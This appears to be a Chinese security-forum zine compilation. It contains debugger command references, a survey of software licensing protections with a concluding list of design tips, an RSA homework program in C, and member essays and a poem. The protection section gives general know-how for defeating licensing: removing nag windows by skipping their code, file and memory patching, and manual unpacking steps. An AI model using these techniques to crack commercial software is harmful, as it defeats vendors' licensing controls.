安装 SoftICE 成功后，按“Ctrl+D”键可以激活并打开一个调试窗口，当需要返回 Windows 系统，关闭调试窗口时，要再按“Ctrl+D”键

SoftICE 调试窗口分为寄存器、浮点、数据、代码、堆栈和命令窗口等几部分。不复述。

而跟 SoftICE 齐名的就是 OllyDbg 调试器，是兼有动态调试和静态分析为一身的免费软件调试器，可以在 Windows9X/NT/2000/XP 当前各种版本下运行。

OllyDbg 支持 80x86、Pentium、MMX、3DNow!、SSE 指令集、SSE2 指令集。

OllyDbg 文件很小，不驻留内存。运行 OllyDbg.exe 就可以了。

Ollydbg 工作界面可分为：代码窗口、信息窗口、数据窗口、寄存器窗口、堆栈窗口五大块。同上不加叙述。

SoftICE 命令十分丰富，大约有 150 多个，下面介绍十个最常用的命令，更多的命令请参考 SoftICE 的命令手册。

(1) A 命令

语法：A [address]

address：指定内存地址

作用：写入汇编代码。

用法：如果不加地址值，可直接在当前 CS:EIP 处汇编。

(2) D 命令

语法：D[size] [address [L length]]

size：B 字节，W 字，D 双字，S 短实型，L 长实型或 T 10b 长实型。

address：指定内存地址

L length：指定长度

作用：显示某内存区域的内容。

用法：D 命令在所指定的内存区域开始显示指定长度的内存单元内容。

(3) G 命令

语法：G [=start-address] [break-address]

start-address：开始地址

break-address：中断地址

作用：执行程序。

用法：G 命令属于一次性断点，F7 功能键有点类似 G 命令。

(4) P 命令

语法：P [ret]

作用：单步执行程序。

用法：只执行 P 时，单步执行程序。如果 P 后加 RET 参数，将一直单步执行到最近的一条返回语句 RET/RETF 处。

P 命令可用快捷键 F10 代替，P RET 命令可用快捷键 F12 代替。

(5) R 命令

语法：R 寄存器名

作用：显示或更改寄存器的内容。

用法：它可更改所有寄存器的值。

(6) S 命令

语法: S [-cu] [address L length data-list]

address: 搜索的起始地址。

Length: 搜索的长度 (字节数)。

data-list: 可以是一系列字节, 也可以是字符串; 字符串可用单引号, 也可以用双引号括住。

-c: 使查找区分大小写

-u: 查找 Unicode 编码的字符串

作用: 在内存中搜寻特定数据。

用法: S 命令将从指定的内存地址开始查找指定内容的数据, 一直到超过指定的长度为止。

(7) T 命令

语法: T [=start-address] [count]

start-address: 单步跟踪起始地址

count : 指定单步跟踪多少次才停止

作用: 单步跟踪

用法: T 命令是利用 CPU 的单步标志来进行 单步跟踪的。

T 命令的快捷键是 F8。

(8) U 命令

语法: U [address [length] [symbol-name]

address : 段, 偏移量或选择符

length : 反汇编的长度 (字节数)

symbol-name : 将从指定的函数开始反汇编

作用: 反汇编指令

用法: U 命令将从指定地址开始反汇编指定长度的指令。

(9) BPX 命令

语法: BPX [address]

作用: 在可执行语句上设置 (或清除) 断点。

用法: 格式为 “BPX 地址” 时, 程序一旦执行到该地址处, SoftICE 窗口就会弹出。当光标在代码窗口中时, 直接键入 BPX 就会在光标所在语句 处设断点, 再键入 BPX 就取消。

(10) BMSG 命令

语法: BMSG window-handle [L] [begin-msg [end-msg]][IF expression]

[DO “command1; command2; ...”]

window-handle: 消息发向的窗口句柄

begin-msg, end-msg: 消息标识字的范围, 如果没有 end-msg, 那么只在 begin-msg 上设置断点, 否则在区域内所有消息都会被下断点

IF-expression: 表达式的值为真时, SoftICE 才弹出

DO “command1; command2; ...” : 当到达断点时, 执行一系列 SoftICE 命令。

L : 表示不弹出 SoftICE, 而是在命令窗口中记录消息

作用: 跟踪 Windows 消息, 在 Windows 的消息上设置断点

用法: 如果没有指定在哪个 MSG 上设置断点, 那么所有发向该窗口的消息都会被拦截。

三、常用软件保护技术

1、序列号保护机制

软件验证序列号的合法性过程就是验证用户名和序列号之间的换算关系，即数学映射关系是否正确过程。

1) 以用户名生成序列号

序列号 = F(用户名)

2) 通过注册码来验证用户名的正确性

序列号 = F(用户名)

用户名 = F(序列号)

3) 通过对等函数检查注册码

F1(用户名) = F2(序列号)

4) 同时采用用户名和序列号作为自变量

特征值 = F(用户名, 序列号)

特征值 = F(用户名 1, 用户名 2, ..., 序列号 1, 序列号 2...)

2、警告 (NAG) 窗口

Nag 窗口是软件设计者用来不断提醒用户购买正式版本的窗口。

去除警告窗口最常用的方法是利用资源修改工具来修改程序的资源，将可执行文件中的警告窗口的属性改成透明、不可见，这样就可以变相去除警告窗口了。

若要完全去除警告窗口，只要找到创建此窗口的代码，并跳过该代码的执行。

3、时间限制

时间限制程序有两类，一类是对每次运行程序的时间进行限制，另一类是每次运行时间不限，但是有时间段限制。

如使程序运行 10 分钟或 20 分钟后就停止执行，必须重新启动该程序才能正常工作。

要实现时间限制，应用程序中必须有计时器来统计程序运行的时间，在 Windows 下使用计时器有 SetTimer()、TimeSetEvent()、GetTickCount()、TimeGetTime()。

4、时间段限制

这类保护的软件一般都有时间段的限制，例如试用 30 天等。

安装软件的时候，或在程序第一次运行时获得系统日期，并且将其记录在系统中的某个地方。这个时间称为软件的安装日期。

程序在每次运行的时候首先读取当前系统日期，并将其与记录下来的安装日期进行比较，当其差值超出允许的天数（比如 30 天）时就停止运行。

为了增加解密难度，软件最少要保存两个时间值：一个就是上面所说的安装时间；另外一个时间值就是软件最近一次使用的日期。

5、注册保护

注册文件 (Key File) 是一种利用文件来注册软件的保护方式。Key File 内容是一些加密过或未加密的数据，其中可能有用户名、注册码等信息。

当用户向软件作者付费注册之后，会收到注册文件，用户只要将该文件存入到指定的

目录中，就可以让软件成为正式版。

为增加破解难度，可以在 KeyFile 中加入一些垃圾信息；对于注册文件的合法性检查可分散在软件的不同模块中进行判断；对注册文件内的数据处理也尽可能采用复杂的算法。

6、功能限制

这类程序一般是 Demo（演示）版：功能限制的程序一般分为两种：

一种是试用版和正式版的软件完全分开的两个版本，正式版只有向软件作者购买。另一种是试用版和注册版为同一个文件，一旦注册之后就，用户可以使用全部功能。

7、光盘软件保护

为了能有效地防止光盘盗版，从技术来说要解决三个问题——

- (1) 要防止光盘之间的拷贝；
- (2) 要防止破解和跟踪加密光盘；
- (3) 要防止光盘与硬盘的拷贝。

目前防止光盘盗版的技术有——

1) 特征码技术

特征码技术是通过识别光盘上的特征码，如 SID (Source Identification Code) 来区分是正版光盘还是盗版光盘。

该特征码是在光盘压制生产时自然产生的，而不同的母盘压制出的特征码不一样。光盘上的软件运行时必须先使用该特征码，而这种特征码在盗版者翻制光盘过程中是无法提取和复制的。

2) 非正常导入区

光盘的导入区 TOC (Track On CD) 是用来记录有关于光盘类型等信息，是由光盘自动产生的，并且光盘无法复制非正常的导入区。因此，在导入区内添加重要数据以供读盘使用，便能有效地防止光盘之间的非法复制。

3) 非正常扇区

对于一般的应用软件来说，在读取光盘非正常扇区数据的时候，ECC 纠错会出现错误，无法读出非正常扇区数据。但我们可以通过特定的方法在光盘上制造一个特殊的扇区，并在光盘上编写一个程序专门读取该扇区的数据。

如果在非正常扇区当中添加有用的数据，如应用程序的一部分或者是加密、解密的密钥。这样对于盗版者来说，在使用一般软件读该扇区时，会造成数据读出错误。同时，如果把光盘上的数据读到硬盘之后，由于密钥等在正版光盘上，通过硬盘数据来制作盗版光盘时，程序也是无法执行的。

4) 修改文档结构

光盘的文档结构是遵循 ISO-9660 标准所制定的，在 ISO 9660 格式中包括有一种称为 Directory Record 记录组，记录了文件的或文件夹的名称、属性、长度、生产日期、时间等

信息，若是直接修改 Directory Record 记录组表达的内容，就能骗过 Windows 等操作系统，制作出隐藏文件夹和超大文件等。

5) 使用光盘保护软件

还可以使用一些商业光盘保护软件，“光盘加密大师”能对光盘多种格式镜像文件 (ISO) 系统进行可视化修改，将光盘镜像文件中的目录和文件进行特别隐藏，将普通文件

变为超大文件，将普通目录变为文件目录等。

(1) 隐藏文件

ISO 9660 规定光盘镜像文件的每一个目录和文件都有一定的格式、规定和记录，其中第 26 个字节记录的就是文件夹标记项。那么光盘文件隐藏的原理就是修改 ISO 文件的第 26 个字节的位置，让光盘产生文件确实存在，但又看不到文件和目录的特殊效果。

(2) 超大文件

超大文件是最对文件进行一些特殊的处理，让本来很小的文件的容量大于 2GB（光盘容量只有 700MB）。这种文件可以直接运行，但无法直接复制，如果要强制复制就会提示错误。

(3) 目录变成文件目录

当目录以文件的形式存在和显示时，是无法直接进入和复制的。

(4) 写入光盘密码

光盘加密大师还可以设置光盘密码，这样只有输入正确的密码才能访问光盘的内容和指定的文件等。

8、软件狗

软件狗（dongles）又称加密锁等，是一个可安装在计算机并口、串口或 USB 接口上的硬件小插件。同时有一套适用于各种语言的接口软件和工具软件。

当被软件狗保护的应用软件运行时，程序向插在计算机上的软件狗发出查询命令，软件狗迅速计算查询并给出响应。如果响应正确，软件将继续运行，否则程序将停止工作。

软件狗技术属于硬加密技术，软件狗中单片机里包含有专用于加密算法软件，就不能再被读出。这样，就保证了软件狗具有硬件不可被复制、加密强度大、可靠性高等特点，软件狗广泛应用于计算机商业软件保护。

从结构上来说，使用软件狗进行加密的软件分为三个部分——

1. 软件狗的驱动程序部分；
2. 负责与驱动程序进行通讯的具体语言模块；
3. 客户软件部分。

为了提高软件狗的安全性，现在软件狗采用了一些防破译技术。如——

1. 随机噪声技术是针对监视通信口工具设计的。如果试图截听通信口与软件狗的交互数据流，将会发现那里面夹杂了大量的无用随机数据，让解密者难辨真假。而应用软件和狗之间却可以按照通讯协议正常通话。

2. 时间闸技术是监视程序的运行时间。如果有人想把程序停下来进行分析，软件将被时间闸切断运行或者自毁应用程序，使破解者付出沉重代价。

3. 迷宫技术是在程序的入口和出口间插入了大量的跳转来迷惑破解者，使他们很难分析出程序逻辑。

4. 将应用程序的一部分写到软件狗中，如果不使用软件狗，应用程序是不完整的，也就无法执行了。

针对软件狗不同的应用场合和设计技术，目前对软件狗又有不同称呼，如强劲狗、微狗、软件狗和网络狗等。

9、软盘保护技术

软盘保护技术的原理是用特殊的方法在软盘上建立非正常的区间，并将一些重要的信

息，如密钥、加密程序存放在该区间内。软件在运行时先检验这些信息，当检验正确时软件才能使用，这种软盘就好像一把钥匙，我们通常称这种软盘为“钥匙盘”。

制作“钥匙盘”的原理如下：

我们知道，软磁盘有若干个同心圆，每个圆称为一个磁道。

每个磁道分为若干个扇区。每个扇区有间隙（GAP）。对于标准的 3.5 英寸软盘来说，有 80 个磁道，每磁道有 18 个扇区，每扇区可以存放 512 字节的数据，操作系统也只能读写标准格式化磁盘。如果采取一些特殊的手段破坏软盘的标准结构和读写方法，如改变扇区编号、扇区个数、扇区大小、磁道数、磁道接头数、磁道间隙指纹等，在软盘上制作出“非正常”的区间。这样，用正常的拷贝命令、读写命令、删除命令是无法影响软盘非正常区间上的数据。

10、反跟踪技术

反跟踪技术是防止破解者通过直接“跟踪”软件的执行过程，如动态调试、静态反汇编等，来获取重要信息和加密方法。一个加密软件的安全性好坏很大程度上取决于软件的反跟踪能力。

下面介绍一些 [反跟踪技术的基本方法](#)——

- 1) 在应用程序启动时，先判断内存中是否有调试程序，若发现有调试程序存在，程序将拒绝运行等。
- 2) 对重要的程序段应是不可修改的。
- 3) 综合多种软件加密方法，交叉使用不同的加密技术。
- 4) 设置跟踪障碍，提高破解难度。
- 5) 一旦发现跟踪行为，可以采取自毁行为，这将大大增加破解者的成本。
- 6) 当应用程序执行到重要程序段之前，可以采用封锁键盘输入，封锁显示器和打印机输出。待重要程序段任务完成后再解除键盘、显示器和打印机封锁。
- 7) 为防止破解者通过修改堆栈指针的值来达到跟踪目的，可将堆栈指针设在特定的区域，使堆栈指针指向无意义的操作。
- 8) 加密程序最好以分段的密文形式装入内存，执行完一段程序后，再解密和执行下一段程序，同时在内存中删除上一段程序。

11、网络软件保护

网络加密产品的原理和使用：首先要在网络上启动一个网络加密狗（或加密卡）的加密服务程序，将使得网络上所有合法用户可以访问到网络狗。当用户在客户机端运行加密后的软件时，客户机会向网络中寻找提供加密服务的网络狗。当网络狗存在并且返回正确检测信息后，用户被认为是合法的，网络软件就可以正常使用了。

网络加密产品适应能力可以表现为：支持多操作系统；支持多协议；支持复杂网络；支持多进程等。

12、补丁技术

补丁技术主要是针对已发布的软件漏洞和软件功能更新所采取的软件更新技术，也是一种软件保护方式。补丁技术主要有文件补丁和内存补丁两种。

A. 文件补丁

文件补丁就是直接修改文件本身某些数据或代码，主要针对没有被加密、加壳和 CRC 校验的目标程序。

B. 内存补丁

内存补丁主要针对被加密、加壳、CRC 校验的程序，内存补丁的总体思想就是在目标程序解密、解压、校验等情况发生以后，在目标程序的地址空间中修改数据。

五、软件的加壳与脱壳

1、“壳”的概念

“加壳”，就是用专门的工具或方法，在应用程序中加入一段如同保护层的代码，使原程序代码失去本来的面目，从而防止程序被非法修改和编译。

用户在执行被加壳的程序时，实际上是先执行“外壳”程序，而由这个“外壳”程序负责把原程序在内存中解开，并把控制权交还给解开后原程序。

加壳软件按照其加壳目的和作用，可分为两类：一是保护，二是压缩。

A. 保护程序

这是给程序加壳的主要目的，就是通过给程序加上一段如同保护层的代码，使原程序文件代码失去本来的面目。它的主要目的在于反跟踪，保护代码和数据，保护程序数据的完整性，防止程序被调试、脱壳等。

B. 压缩程序

这项功能应该是加壳程序的附加功能。注意用 WinZip、WinRAR 等文件压缩文件，一般是不可执行的。而这里对 exe 压缩程序是可执行的。

壳的一般加载过程是：

- 1) 获取壳自己所需要的 API 地址
- 2) 加密原程序的各个区块的数据
- 3) 重定位
- 4) HOOK-API
- 5) 跳转到程序原入口点

2、软件加壳工具介绍

现在用于压缩程序为主要目的的常见加壳软件有 ASPack、UPX 和 PECompact 等，用于保护程序为主要目的的常见加壳软件有 AsProtect、tElock 和幻影等。下面简单介绍一些常用的加壳软件。

A、ASPack

ASPack 是一款 Win32 高效保护性的压缩软件，文件压缩比率高达 40%~70%。ASPack 无内置解压缩，不能自解压自己压缩过的程序。

B、ASProtect

ASProtect 具有压缩、加密、反跟踪代码、反-反汇编代码、CRC 校验和花指令等保护措施。它使用 Blowfish 等高强度的加密算法，还用 RSA 1024 作为注册密钥生成器。它还通过 API 钩子与加壳的程序进行通信。

C、幻影 (DBPE)

幻影具体功能有：

- (1) 动态生成加密密码，对程序的代码、数据进行加密。
- (2) 压缩程序数据、代码。减少占用空间。
- (3) 对抗所有的反编译工具。
- (4) 程序有完整性校验，防止修改。
- (5) 对抗所有已知的内存还原工具。如：ProcDump, PEditor 等。
- (6) 对抗所有已知的跟踪分析工具。如：SoftICE, Trw2000, OllyDbg 等。
- (7) 可为软件加上运行次数限制，运行天数限制，运行有效日期限制，需要注册才能解除限制。
- (8) 根据每台不同电脑算出不同注册码，注册码只能在本机有效。
- (9) 提供接口函数，可让程序查询注册状态。

3、软件脱壳

对一个加了壳的程序，就要去除其中的无关干扰信息和保护限制，把它的壳脱去，解除伪装，还原软件的本来面目，这一过程就称为脱壳。

常用的脱壳软件有 Language 2000、File Scanner、FileInfo、PEiDentifer 等。对软件进行脱壳时，可以使用脱壳软件，也可手动脱壳。

手动脱壳前，需要熟悉 Win32 下的可执行文件标准格式，可以使用一些辅助工具，如冲击波、W32Dasm 等。

手动脱壳主要步骤有：查找程序入口点，获取内存映像文件，重建输入表等。

脱壳软件主要分为两大类，即专用脱壳软件和通用脱壳软件。专用的脱壳软件适用面窄，但对付特定的壳却极为有效。通用的脱壳软件往往不能精确地适用于某些软件。

脱壳成功的标志是脱壳后的文件能正常运行，并且功能没有减少。一般来说，脱壳后的文件长度大于原文件长度。即使同一个文件，当采用不同脱壳软件进行脱壳的时候，由于脱壳软件机理不同，脱出来的文件大小也不尽相同。

TIPS：设计软件的一般性建议——

1. 软件发行之前一定要将可执行程序进行加壳。
2. 要在自己写的软件中嵌入反跟踪的代码。
3. 增加对软件自身的完整性检查。
4. 不要采用一目了然的名字来命名与软件保护相关的函数和文件。
5. 当检测到软件破解企图之后，过一段时间后使软件停止工作。
6. 可以通过读取关键的系统文件的修改时间来得到系统时间的信息。
7. 给软件保护加入一定的随机性。
8. 如果试用版与正式版是分开的两个版本，而是彻底删除相关的代码。
9. 如果软件中包含驱动程序，则最好将保护判断加在驱动程序中。
10. 将注册码、安装时间记录在多个不同的地方。
11. 采用一机一码，可以防止注册码传播。
12. 最好是采用成熟的密码学算法。
13. 可以采用在线注册的方法。
14. keyfile 的尺寸不能太小。

在 RSA 算法中，取密钥 $e=3$ ， $d=7$ ，则明文 4 的密文是。。。

作者：streetmilk

菜鸟刚来论坛不久，第一次发帖，内容有点.....菜，偶实在没什么可以拿出来与大家分享的啦！

望大侠们多多包涵。o(*^0^*)o

《计算机网络安全》(第二版) 刘远生 辛一主编的 P177 题目：

6. 在 RSA 算法中，取密钥 $e=3$ ， $d=7$ ，则明文 4 的密文是 ()。

A. 28 B. 29 C. 30 D. 31

首先要知道 RSA 的加密算法：

1. $n = p * q$; //选取 p 和 q ， p 和 q 分别是两个不同的素数， p 和 q 必须保密。
2. $\phi(n) = (p-1) * (q-1)$;
3. $e * d \equiv 1 \pmod{\phi(n)}$; // e 与 n 互质， d 为私钥。加密密钥 (公钥): $KU=(e, n)$;
解密密钥 (私钥): $KR=(d, n)$ 。

下面是关于这道题的 C 语言的 RSA 算法的实现：

```
#include <stdio.h>
#include <math.h>
int A_prime[25];
void F_Init();
bool F_Check(int x,int y);
int F_Encrypt(int a,int b,int c);
void F_Compare();
void main()
{
    printf("网络安全第一次作业: \n");
    printf("在 RSA 算法中，取密钥 e=3, d=7, 则明文 4 的密文是 ( )。 \n");
    printf("A. 28 B. 29 C. 30 D. 31\n");
    printf("解: \n");
    printf("0~100 的素数有: \n");
    F_Init();
    printf("符合题目条件的素数有: \n");
    F_Compare();
    getchar();
}
```

void F_Init()//偶水平有限，只能优化到这程度了

```
{
    int p = 0;
    bool flag;
    int i = 1;
    int k = 100;
```

```

while(i < k)
{
    if(i <= 2)//因为所有质数中，只有 2 为偶数，
    3, 5, 7, 11, 13 . . . . . 之间只相差 2，筛去除 2 外的所有偶数
    {
        i = i + 1;
    }
    else
    {
        i = i + 2;
        if(i > 13 && i%5 == 0)//筛去个位数为 5 的多位
数
        {
            continue;
        }
        if(i > k)
        {
            break;
        }
    }
    flag = false;
    int j = 2;
    while(j<=(long)sqrt((double)i))//定理：n>1 是素数当且仅
    当不大于 sqrt(n) 的所有素数都不能整除 n
    {
        if(i%j == 0)
        {
            flag = true; /*如果被其它数整除被标
记为 T*/
        }
        if(j == 2)//筛去除 2 外的所有偶数，让被除数只为
除 2 外的奇数
        {
            j = j + 1;
        }
        else
        {
            j = j + 2;
            if(j > 13 && j%5 == 0)//筛去末尾为
5 的多位数
            {
                continue;
            }
        }
    }
}

```

```

    }
}
if(flag == false)/*如果没有被其它数整除标记为 F*/
{
    if(i == 1)//1 不是素数
    {
        continue;
    }
    printf("%d\t", i);
    A_prime[p] = i;
    p++;
}
}
printf("\n");
}

```

bool F_Check(int x, int y)//判断公钥 e 与 (p-1)*(q-1) 是否互为素数

```

{
    int e;
    int i = 0;
    while(y)
    {
        e = x;
        x = y;
        y = e % y;
        i++;
    }
    if(x == 1)
    {
        return true;//e 与 (p-1)*(q-1) 互素时返回 0
    }
    else
    {
        return false;//e 与 (p-1)*(q-1) 不互素时返回 1
    }
}

```

int F_Encrypt(int a, int b, int c)//数据处理函数，实现幂的取余运算

```

{
    int r = 1;
    b = b + 1;
    while(b != 1)
    {

```

```

        r = r * a;
        r = r % c;
        b--;
    }
    return r;
}

void F_Compare()
{
    int c;//密文
    int m = 4;//明文为 4
    int e = 3;
    int t;
    int len = sizeof(A_prime) / sizeof(A_prime[0]);//求出数组大小
    int n;
    int p,q;
    for(p = 0;p < len;p++)
    {
        for(q = 0;q < len;q++)
        {
            t = (A_prime[p] - 1) * (A_prime[q] - 1);
            if(e >= 1 && e <= t && F_Check(e,t))
            {
                int d = 1;
                while(((e * d) % t) != 1)
                {
                    d++;//由公钥 e 求出私
                }
                if(d == 7)
                {
                    printf("p=%d,q=%d,",
                        A_prime[p],A_prime[q]);

                    n = A_prime[p] *
                        A_prime[q];

                    c = F_Encrypt(m, e, n);
                    printf("求得 c=%d。
                        \n", c);
                }
            }
        }
    }
}

```

在兵团成长的日子

作者：lanlan

蓦然回首，加入绿色兵团已临近一年，零九年七月十七日由同学引入。当时傻傻的，不知道绿色兵团到底是什么意思，渐渐地明白了它是由一群热爱祖国，追求网络技术，推动互联网发展的个人，自愿结成的非赢利性、非政治性的网络安全组织！

这是我加入的第一个网络组织，也将是唯一一个。刚进入时，对这里真的感觉部分规定都不合乎情理！于是，违反过绿色兵团官方 QQ 群的群规，抗议过官方群的管理。在得到更深一步的认识后，突然发现，那时的自己是多么的无知，“国有国法，家有家规”，那作为一个如此庞大的队伍，必须也要有自己的团法团规啊。否则，如何发展，如何管理。既然大家自愿来到这里，遵守规定也是我们每个成员的责任与义务！

说句实话，绿兵真的让我挺感动的！给我们提供交流平台，给我们提供学习环境！还花费自己的宝贵时间，为我们写教程，为我们开课讲解！但他们从不求回报！我们还有什么资格有怨言~！

进入兵团，起初也就认识队长、天鹰和牧师。记得生日那天，同学在 YY 里提议，大家起哄，请队长唱一首生日快乐歌，竟然被队长的一句“不会唱歌”给搪塞过去了，希望队长在今年可以给我补上！😞

天鹰：人如其名，像空中翱翔的鹰一样，神秘！到现在，连名字都不肯告诉我，还让我猜，猜错了，说我傻！等着吧！哪天我专研社会工程学后去社工你！😏

牧师和残风这俩小破孩儿还挺懂事，整天“兰兰姐姐”叫着，感动的我眼泪一把鼻涕一把，都快考试了吧（一个中考，一个高考），在这里祝福你们考出属于自己的成绩，不论结果如何，只要不给自己留遗憾就是最好的，调整好心态，用最佳的状态去拥抱考试，我们所有的成员都会支持你们的！👍

渐渐地认识了新宠，这小孩，幽默！经常开我玩笑，整的我哭笑不得！也快毕业了吧，好好准备吧！找份自己满意的工作，然后，好好生活！最好好好熟悉上海的地理位置，有机会可是要给我当导游的！

早就跟小岐说过，坚强点儿，年纪轻轻的，没有什么过不去的坎儿，想那么多消极的干嘛，乐观才是青春的资本！经过上次的回访，这孩子还是那么软弱，o(╯╰╯)o 唉，看来我的话没有那么威信！还是希望你坚强点儿、乐观点儿、开心点儿！

我想现实中的 qindao 应该是一个人见人爱、花见花开的小子吧！都已经成家的人了，还那么爱玩，赶紧“长大”吧，你可是你家小宝贝的模范哦！

在天鹰的引导下，认识了龙城，或许是他太低调，以至于我都得不到他的信息，总体感觉也是神秘、忒神秘~！

沦陷应该是个有故事的人吧，许多想法都让人颇为震惊，小破孩儿，有什么想不开的呢！在成长的过程中，每个人都会经历一些挫折，在勇敢面对的时候，我们才能升华自己！加油、要开心哦！

队友们有心情不好的时候吗？建议低落时找 geary 猪，很可爱的一只猪，跟他聊天的时候，很开心！但是，要小心，别傻笑，否则，会被别人叫“傻子”！

25 居然和在同一个城市，上次不是说要去 someboy 那儿蹭饭吗！正好同路，嘿嘿，顺便路上帮我提包吧，感激不尽！

还有王世玉、allan、ershi、追梦、ring006、lanker、s9867988089、sfiq、落落等等，虽然对你们都不是很熟悉，但是，咱绿兵的所有战友在我的印象中，都是那么神秘、那么可爱！

其实，真的很感谢 someboy 的重视、队长的信任以及其他战友的支持，现任《快乐大本营》的斑竹，让我多了一种责任感、加深了对待事物的重视度！我基本上屏蔽了其他所有的群，但却留着绿色兵团，因为我喜爱这里！

虽然我只是个涉世未深的小丫头，但我所学的专业是计算机网络；虽然我技术不精，但也略知一二；虽然现实生活中的我有些内向不喜欢说话，但在这里我可以谈天论地！在大家的袒护下，没有人欺负我！

每个人都有自己的梦想，我也不例外！尽管梦想与现实是有差距的，但需要我们自己努力去追逐！希望来到这里的每个人都要珍惜绿色兵团给我们的机会，因为绿色兵团给我们实现梦想提供了很好的条件！

希望大家以后一起多多交流，互相学习！为我们自己、也为绿色兵团构造一个良好的学习氛围！绿色兵团加油、绿兵加油！

（关于很多人都跟我要相册密码的问题，有机会我会把所有照片都传到论坛的！）

为你的真挚情感感动，也为大家的厚爱而感到压力贼大。

希望绿兵能为所有真正爱好网络安全的爱好者提供一个略尽绵力的平台。我们很荣幸能有成为大家的成长的垫脚石。因为某巨人说过，“站在巨人的肩上，能够看得更远，目光更长”。

携手前行吧，让更多的人关注成长中的你和绿兵。加油！

来到绿兵的日子

作者：geary


绿色兵团，以前看到其大名就有些兴奋。

他的历史，使得很多人慕名而来，当然，我也不例外。

高三的时候就知道绿兵，没注册的就进来乱逛，有些好笑的是，看的是 QQ 技术交流。

我的 QQ 好友印象就是学 zixu518 大大的，他那个迄今最有创意的 <QQ 好友印象>的帖子。

结果，队长看了我的好友印象，写上了☑乱七八糟的印象...



今年的 3 月份终于注册了论坛，那时刚好虎群开群，司令给了机会，让我当了群管理。

认识了 some, 25, 沦陷, 队长, 虾米, sdjnzwx, lanlan, 天鹰, 小残残, 青楼等等

在此期间我学到了很多，管理方面，技术方面，为人处事都有了提高。

some 帮了我很多。25 那丫整个脑子都是泡 MM。沦陷总喜欢研究奇怪的东西，队长，让我感到很有压力的人。虾米，有技术够 YD。sd，上次居然一起研究批处理。lanlan，才女一个，喔，不，是猪。天鹰，病毒大牛。小残残，应该可以完成他的计算机梦想了。青楼，有趣。还有很多很多人。

和队长的几次交谈，倍感压力，我原本以为只有我会，最后发现其他人也都会，some 偷偷的告诉我，他很怕队长。。感谢队长给的机会，让我当上了新兵训练营的版主。队长说，如果你能从新兵训练营毕业，你将会学到很多。

绿色兵团，给我最大的印象就是没污染，纯绿色，这也是让我最喜欢的一点。

大家一起努力吧，一起学习。

文采不足，写这东西老是写不出好的，一向是这样。。也不知道为啥。

在兵团讲课的日子

作者：lanlan

委屈、荣耀、辛苦、快乐崇拜什么都不说了，就一句话。挺好玩的。。。。。

非绿-忧那(398906334) 20:56:55
醉死青楼(44125225) 20:19:49
你可以这样理解，你同一个时间内只能做单一的动作，叫你蹲就蹲，叫你站就站。
我若叫你蹲你就别站。你若想边站边蹲？
可以，砍了！ 😊 好狠呐~ 醉死青楼(44125225) 20:25:48
公厕——共享资源；公共变量
为了一个便座不被多个人一起使用（进程同时访问）；
要一个门一个便座，一人一坑（要阻止这些进程同时执行访问这些资源的代码段）
厕所门（这些代码段称为临界区；这些资源称为临界资源。）
醉死青楼(44125225) 20:26:51
进程互斥不允许两个以上共享临界资源的并发进程同时进入临界区。
利用P-V原语和信号量可以方便地解决并发进程对临界区的进程互斥问题。
（门锁上，有人；门开着，没人。。。） 😊 好强悍的比喻 醉死青楼(44125225) 20:40:49
你上公交车有座位一抢座；（进程占有了处理器）
车上有孕妇上来，没位置坐了，她有优先级一让座。（就绪队列中一旦有进程优先级高于当前执行进程优先级时，便立即发生进程调度，转让处理机）
孕妇下车了，你拿回属于你的座位——回到你控制（该进程时间片用完而让出处理机） 醉死青楼(44125225) 20:42:59
你有座，设优先级比你高的人来，不必让座；
而当有优先级比你高的人来时主动让座，此谓动态优先级 😊 强悍的道德教育 青楼哥~你是神~~比喻太牛逼了~~~ 膜拜青楼大神~~~

青楼在转播的时候，遇见 FANS 了，嘿嘿。迟到的儿童节还是一样快乐。。

结论：

1、在这世上比被别人议论你更糟的事，就是无人愿意见你。

2、与其在别人的生活里跑龙套，不如精彩的做自己。

呵呵，lanlan、青楼哥神~、Geary，加油了。

梦想是用来追逐的！ 如果只是用来呐喊、梦想也会化为泡影！

编程就像打太极

作者： 编程三人行

做为一位初学编程的人来说，有野心去学好，但也是要有好的方法的。但对每一位学编程的人来说，要有自己的学习方法。本人认为学编程就像打太极一样，只在其意，不在期招。就如学 C 语言来说吧，人们往往把它当成学编程的初选，我也不例外，刚开始学一直没掌握门路，只想把书里的每一个知识点弄懂，没弄懂又重头看，最后看来看去还是前两章，发现这样不对头了，也在高人的指点下，开始了解全书，当时看完了，非常的模糊，再从头的看第二遍时发现思路清楚多了。

总结一点学编程只在其意，不再其招。慢慢去理解。

如果眼睛进了沙

作者：plove1

如果眼睛进了沙，
不告诉妈妈。
妈妈的心事，
永远比我想的复杂。
妈妈要守护我，
我长大之后，
就要去像个大人一样保护她。

如果眼睛进了沙，
不告诉姐妹。
姐妹的微笑，
要永远灿烂如夏花。
姐妹会拥抱我，
我无须害怕，
姐妹的手如天使善意的魔法。

如果眼睛进了沙，
决不告诉他。
他的心会痛，
怎么舍得让他牵挂。
若他因我失眠，
便是我罪过，
千里之外的爱情会不会太假。

可是我现在眼睛已经进了沙，
眯着眼望见蓝天边飞鸟孤影一只。
姐妹说你看那边的小草已经发芽，
我想，
眼泪会更滋养它。
可是我现在眼睛已经进了沙，
闭眼蜷缩在小小角落的灰暗沙发。
回忆起奶奶的话，
她说，
天若落雨，
一定是我孙女在哭啦。

可是我现在眼睛已经进了沙，

酒瓶的泡沫狠狠溢满枯树的枝桠。

容不下苦味掺杂，

是因为太多液体占满了所有的空间了吗？

如果眼睛进了沙，

是不是因为风太大？

城馆，有人跟我抢求包养！

作者：R. E. C—F22

抽烟喝酒打泰拳，不做流氓好多年，原来杯具也可以这么生动啊！

事由：今天发了上个月的加班费，250¥。悲剧了吧。

俺们兽人是耿直粗暴男，被人当做 250。早知道我就去换成做零钱做二五仔了。

